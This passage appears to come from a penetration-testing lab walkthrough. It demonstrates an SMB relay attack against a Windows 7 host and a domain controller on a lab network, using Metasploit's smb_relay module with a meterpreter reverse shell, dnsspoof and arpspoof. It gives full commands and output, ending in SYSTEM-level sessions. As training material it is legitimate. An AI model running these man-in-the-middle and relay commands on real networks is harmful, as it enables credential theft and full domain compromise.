  Id  Name                           Payload                          LPORT
  --  ----                           -------                          -----
  0   Exploit: windows/smb/smb_relay  windows/meterpreter/reverse_tcp  4444
```

```
msf exploit(smb_relay) > jobs -k 0
[*] Stopping the following job(s): 0
[*] Stopping job 0

[*] Server stopped.
```

Task 7

At this point, we are going to deal with a more complicated situation, where users are smart enough to recognize malicious messages. Also, our next target is a Windows 7 box patched against the **MS08-068** vulnerability.

With that said, we need to launch an attack using the **SMB Relay Exploit** in a way that once the Windows 7 system (**172.16.5.30**) starts an **SMB** connection to any host on the ***.sportsfoo.com** domain it is redirected to our Metasploit server. Then, we can use their credentials to get a shell on the domain controller (**172.16.5.10**).

SMB Relay Exploit

Let's configure our SMB Relay exploit as follow:

```
msf exploit(smb_relay) > set SRVHOST 172.16.5.150
SRVHOST => 172.16.5.150
msf exploit(smb_relay) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(smb_relay) > set LHOST 172.16.5.150
LHOST => 172.16.5.150
msf exploit(smb_relay) > set SMBHOST 172.16.5.10
SMBHOST => 172.16.5.10
msf exploit(smb_relay) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.5.150:4444
[*] Server started.
msf exploit(smb_relay) >
```

Configure dnsspoof

Let's configure **dnsspoof** in order to redirect the victim to our Metasploit system every time there's an SMB connection to any host in the domain: **sportsfoo.com**.

To do that, we need to save the fake **DNS** entry in a file as follow:

```
root@kali:~/LABS/12# echo "172.16.5.150 *.sportsfoo.com" > dns
```

Clearly, the reported IP is the address assigned to our box.

We are ready to run **dnsspoof**:

```
root@kali:~/LABS/12# dnsspoof -i tap0 -f dns
dnsspoof: listening on tap0 [udp dst port 53 and not src 172.16.5.150
```

ARP Spoofing

Now it's time to activate the **MiTM** attack using the **ARP Spoofing** technique.

Our goal is to poison the traffic between our victim, **Windows7** at **172.16.5.30**, and the default gateway at **172.16.5.1**. In this way, we can manipulate the traffic using **dnsspoof**, which is already running.

Here's the steps:

1. In order to perform an **ARP Spoofing** attack, we need to enable the IP forwarding as follow:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

2. In two separated terminals, start the **ARP Spoof attack** against **172.16.5.30** and respectively **172.16.5.1** using these commands:

```
arpspoof -i tap0 -t 172.16.5.30 172.16.5.1
arpspoof -i tap0 -t 172.16.5.1 172.16.5.30
```

Note: For further details, the ARP poisoning attack is covered in Poisoning & Sniffing (Lab10).

So, every time the victim (**Windows7**) starts an **SMB connection**, **dnsspoof** aligned with the **ARP Spoof** attack, forges the **DNS** replies telling that the searched **DNS** address is hosted at the attacker machine:

```
root@kali:~/LABS/12# dnsspoof -i tap0 -f dns
dnsspoof: listening on tap0 [udp dst port 53 and not src 172.16.5.150]
…
172.16.5.30.59805 > 10.10.10.10.53:  38579+ A? fileserverTest.sportsfoo.com
172.16.5.30.53727 > 10.10.10.10.53:  8359+ A? dc01.sportsfoo.com
172.16.5.30.53727 > 10.10.10.10.53:  8359+ A? dc01.sportsfoo.com
172.16.5.30.53090 > 10.10.10.10.53:  53480+ A? fileserver01.sportsfoo.com
172.16.5.30.53090 > 10.10.10.10.53:  53480+ A? fileserver01.sportsfoo.com
172.16.5.30.58359 > 10.10.10.10.53:  29715+ A? wpad.sportsfoo.com
172.16.5.30.58359 > 10.10.10.10.53:  29715+ A? wpad.sportsfoo.com
172.16.5.30.50095 > 10.10.10.10.53:  11977+ A? fileserverTest.sportsfoo.com
…
```

For example, from the previous results, Windows7 has started an SMB connection for **\\fileserver01.sportsfoo.com\AnyShare**. Then instead of get a DNS response with the real IP address of **fileserver01.sportsfoo.com**, it received the IP of the attacker: **172.16.5.153**. Consequently, the SMB connection is hijacked to **\\172.16.5.153\AnyShare**.

In Metasploit, every time there is an incoming **SMB** connection, the **SMB Relay exploit** grab the **SMB hashes** (credentials) and then uses them to get a shell on the Domain Controller (**172.16.5.10** – since it was set in the **SMBHOST** field of the **smb-relay** exploit).

This is possible because the credentials in use **sportsfoo\bcaseiro** belongs to a domain administrator account. Hence, they can be used to get a shell in any Windows system for that domain.

```
msf exploit(smb_relay) > [*] Sending stage (957999 bytes) to 172.16.5.31
[*] Meterpreter session 2 opened (172.16.5.150:4444 -> 172.16.5.31:1118) at 2016-05-
16 14:03:03 +0200
…

[*] Meterpreter session 3 opened (172.16.5.150:4444 -> 172.16.5.10:1826) at 2016-05-
16 14:08:13 +0200

msf exploit(smb_relay) > sessions

Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------

  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ FINANCE  172.16.5.150:4444 ->
172.16.5.31:1118 (172.16.5.31)
  3   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ DC01     172.16.5.150:4444 ->
172.16.5.10:1826 (172.16.5.10)
```